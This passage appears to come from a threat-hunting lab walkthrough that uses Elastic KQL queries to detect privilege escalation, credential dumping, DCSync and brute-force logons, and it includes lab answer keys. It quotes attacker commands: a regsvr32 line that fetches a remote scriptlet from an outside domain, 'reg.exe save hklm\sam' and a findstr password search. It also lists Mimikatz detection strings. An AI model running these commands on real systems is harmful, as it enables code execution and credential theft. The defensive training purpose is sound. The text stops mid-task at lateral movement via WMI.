process.parent.pid	5,884
process.pe.company	Microsoft Corporation
process.pe.description	Service Control Manager Configuration Tool
process.pe.file_version	10.0.18362.1 (WinBuild.160101.0000)
process.pe.imphash	35a77fde18d444a92d32c8b2879458ff
process.pe.original_file_name	sc.exe
process.pe.product	Microsoft Windows Operating System
process.pid	6,964
process.working_directory	C:\Windows\system32\
related.hash	e46c638018c25479f66bace8596ca76, 39c59c362649898b4d34e5c8221c6e86552c07fe2df3478d591a68b78917bc8a, 35a77fde18d444a92d32c8b2879458ff
related.user	bill.hawkins
user.domain	THREATHUNTING

After the registry was modified, a `cmd.exe` process started the SNMPTRAP service. This indicates the service may have executed the binary in a privileged account context. Confirm this suspicion with the following query:

```
winlog.event_id: 1 AND process.parent.name: services.exe AND process.name: update.exe
```

Add the following fields as columns:

- host.name
- process.parent.command_line
- user.name
- process.command_line




The SYSTEM account spawned the `update.exe` binary, confirming the privilege escalation through SNMPTRAP service permission abuse.

Answer the questions below


What is the full command-line value of the process spawned by spoofer.exe?

`regsvr32 /s /n /u /i:http://www.oneedirve.xyz/321c3cf/teams.sct scrobj.dll`



What is the name of the other service that was abused besides SNMPTRAP?


Spooler



What is the MD5 hash of the update.exe binary?

0be0cd5d0f361be812e4eec615b9b5c4

`winlog.event_id: 1 AND process.parent.name: services.exe AND process.name: update.exe`



Task 5 - Tactic: Credential Access

The Credential Access Tactic (TA0006)[\(opens in new tab\)](#) involves attackers' methods to steal or discover valid account usernames and passwords (or hashes). This is a critical step for attackers, allowing them to escalate privileges or gain

access to other systems or network resources. Common credential access methods include:

- **Credentials in disk or memory:** Dumping LSASS via Mimikatz or creating LSASS dump files, listing account information in Windows Registry via `reg.exe save hklm\sam`, or extracting DPAPI credentials with SharpDPAPI.
- **Credentials in files:** Harvesting credentials using `findstr /s/n/m/i password`, finding credential manager files (KeePass or SSH keys), and dumping browser credentials via SharpChrome or Firefox Decrypt.
- **Domain credentials:** Dumping domain credentials via DCSync or accessing Local Administrator credentials from LAPS.
- **Credential spraying:** Multiple failed login attempts of various accounts on a single workstation or failed login attempts on multiple workstations using a single account.

With valid credentials, attackers can masquerade as authorised users, traverse the network undetected, and gain administrative privileges. The collected credentials pave the way for other tactics such as lateral movement and privilege escalation, deepening the extent of the compromise. The common element across all credential access techniques is harvesting and gathering credentials to obtain further access on the compromised host or to jump to another workstation or server. In this task, we will hunt for three common credential access scenarios using Elastic Stack.

1. LSASS Credential Dumping: After gaining privileged access to a compromised host, threat actors harvest more credentials to move laterally. One prominent method is dumping LSASS credentials via Mimikatz or creating a dump file of the lsass.exe process, which contains in-memory credentials. We will use the `winlogbeat-*` index to hunt for potential LSASS credential dumping from all hosts on July 9, 2023. From a threat hunting perspective, recognising credential harvesting requires understanding typical credential access patterns and identifying anomalies.


Hunting Mimikatz Execution: Using the Discover tab, hunt for potential Mimikatz usage for credential dumping:

```
winlog.event_id: 1 AND process.command_line: (*mimikatz* OR *DumpCreds* OR *privilege\:\:debug* OR *sekurlsa\:\:*)
```

Note: These are known strings used in command line queries to dump credentials via Mimikatz.

Add the following fields as columns:

- host.name
- user.name
- process.parent.command_line
- process.name
- process.command_line



An attempt to dump LSASS credentials is visible from **WKSTN-1**. The attacker used the PowerShell version of Mimikatz (Invoke-Mimikatz.ps1) downloaded from GitHub.

Hunting LSASS Process Dumping: As an alternative to Mimikatz, threat actors use Task Manager to create a process dump of lsass.exe. Dump files generated by

Task Manager are written to `C:\Users\*\AppData\Local\Temp\` and named using the format `processname.DMP`.

Hunt for file creations of lsass.DMP:

```
winlog.event_id: 11 AND file.path: *lsass.DMP
```

Add the following fields as columns:

- host.name
- winlog.event_data.User
- process.name
- file.path



The account `bill.hawkins` dumped the LSASS process and created a file in his `AppData\Local\Temp` directory. This dump file can be used to retrieve stored credentials in the LSASS process.

2. Credential Harvesting via DCSync: DCSync abuses how domain controllers in an Active Directory network communicate and replicate data. Domain controllers synchronise directory information, including password hashes, via the Directory Replication Service Remote protocol (MS-DRSR). The replication request to a domain controller requires specific privileges that only Domain/Enterprise Admins and domain controller machine accounts have by default. We will use the `winlogbeat-*` index to hunt for unusual domain replication attempts on July 9, 2023. From a threat hunting perspective, detecting credential harvesting at the


domain level requires understanding Active Directory replication patterns. Using the Discover tab, hunt for unusual replication attempts to the domain controller:

```
winlog.event_id: 4662 AND winlog.event_data.AccessMask: 0x100
AND winlog.event_data.Properties: (*1131f6aa-9c07-11d1-f79f-0
0c04fc2dcd2* OR *1131f6ad-9c07-11d1-f79f-00c04fc2dcd2* OR *99
23a32a-3607-11d2-b9be-0000f87a36b2* OR *89e95b76-444d-4c62-99
1a-0facbeda640c*)
```

This query uses Event ID 4662 for **Directory Service object access** to trace when a user attempts to access an Active Directory Domain Services object. The query includes replication privilege GUIDs and AccessMask 0x100 (Control Access) indicating the user has sufficient privileges to conduct replication.


Add the following fields as columns:

- host.name
- winlog.event_data.SubjectUserName
- winlog.event_data.AccessMask
- winlog.event_data.Properties



The `backupadm` account has attempted a DCSync attack, indicating it is either a Domain Admin or Enterprise Admin. This account successfully dumped domain

credentials from DC01.




Investigate the suspicious `backupadm` account by checking all process creation events spawned by it:

```
winlog.event_id: 1 AND user.name: backupadm
```

Add the following fields as columns:

- `host.name`
- `process.parent.command_line`
- `process.command_line`

Sort the timestamp in ascending order to view process creation events from earliest to latest.



The account has executed unusual commands through `cmd.exe`, proving this account was compromised and used maliciously to dump domain credentials via DCSync.

3. Brute-Forcing Accounts: Brute-forcing attacks are focused on authentication events, generating multiple failed attempts before successfully retrieving a valid credential. We will use the `winlogbeat-*` index to hunt for account brute-forcing activity on July 9, 2023. From a threat hunting perspective, detecting credential spraying requires recognising abnormal patterns of failed authentication attempts. Create a visualisation table using Lens in the Visualize Library with the following configuration:

- Set Table Index (`winlogbeat`), Rows (`host.name` and `user.name`), and Metrics (`count`).
- Use the KQL query to list all failed logon attempts (Event ID 4625): `winlog.event_id: 4625`

Top values of host.name	Top values of user.name	Count of records
WKSTN-1.threat hunting.thm	jade.burke	91
DC01.threat hunting.thm	administrator	15
DC01.threat hunting.thm	threat hunting/administrator	3


The account `jade.burke` has generated numerous failed login attempts to `WKSTN-1`. This unusual number warrants further investigation. Use the Discover tab with the following query:

```
winlog.event_id: 4625 AND user.name: jade.burke
```

Add the following fields as columns:

- `host.name`
- `user.name`
- `source.ip`


- winlog.event_data.LogonType



Failed authentication attempts originate from 10.10.184.105 with logon type 3 (Network), indicating authentication to a service via SMB or WinRM. To confirm if the user successfully authenticated after brute-forcing, replace the query with Event ID 4624:

```
winlog.event_id: 4624 AND user.name: jade.burke AND source.ip: 10.10.184.105
```

Event ID 4624 is generated when a user successfully authenticates on a workstation or server.




The user successfully accessed **WKSTN-1**. Expand the investigation by checking processes spawned by this user on the workstation:

```
host.name: WKSTN-1* AND winlog.event_id: 1 AND user.name: jade.burke
```

Add the following fields as columns:

- process.parent.command_line
- process.command_line




The user executed unusual commands on **WKSTN-1**, confirming that the **jade.burke** account was brute-forced and successfully used to authenticate and execute malicious commands.

Answer the questions below

What is the name of the process that created the lsass.DMP file?


Taskmgr.exe



Out of the four GUIDs used to hunt DCSync, what is the value of the GUID seen in the existing logs?


1131f6aa-9c07-11d1-f79f-00c04fc2dcd2

winlog.event_id: 4662 AND winlog.event_data.AccessMask: 0x100 AND winlog.event_data.Properties: (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 OR 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 OR 9923a32a-3607-11d2-b9be-0000f87a36b2 OR 89e95b76-444d-4c62-991a-0facbeda640c)



What is the name of the first process spawned by jade.burke on WKSTN-1?

wsmprovhost.exe



Task 6 - Tactic: Lateral Movement

The Lateral Movement Tactic (TA0008)([opens in new tab](#)) represents an attacker's techniques to navigate a network, leveraging the credentials and sessions harvested during previous attack phases. This could involve moving from one system to another using various methods:

- **Exploiting internal services:** Attacking internal servers running vulnerable applications or services such as web applications, printers, email services, and domain controllers.
- **Usage of legitimate admin tools:** Using legitimate administration tools such as PsExec, Windows Management Instrumentation, PowerShell remoting, and Remote Desktop Applications.
- **Authenticating with valid credentials:** Using plaintext passwords from discovered credentials or using Pass-the-Hash or Pass-the-Ticket to authenticate with dumped hashes.
- **Accessing sensitive information:** Authenticating to file, database, and cloud storage servers.

By accessing additional resources, attackers further their illicit activities, whether data exfiltration, system disruption, or setting up deeper footholds for future operations. The common element across all lateral movement techniques is authenticating and exploiting internal services and applications to gain remote access. The tactic focuses on pivoting from one host to another, leaving traces of internal network connections and valid authentications. In this task, we will hunt for two common lateral movement scenarios using Elastic Stack.

1. Lateral Movement via WMI:

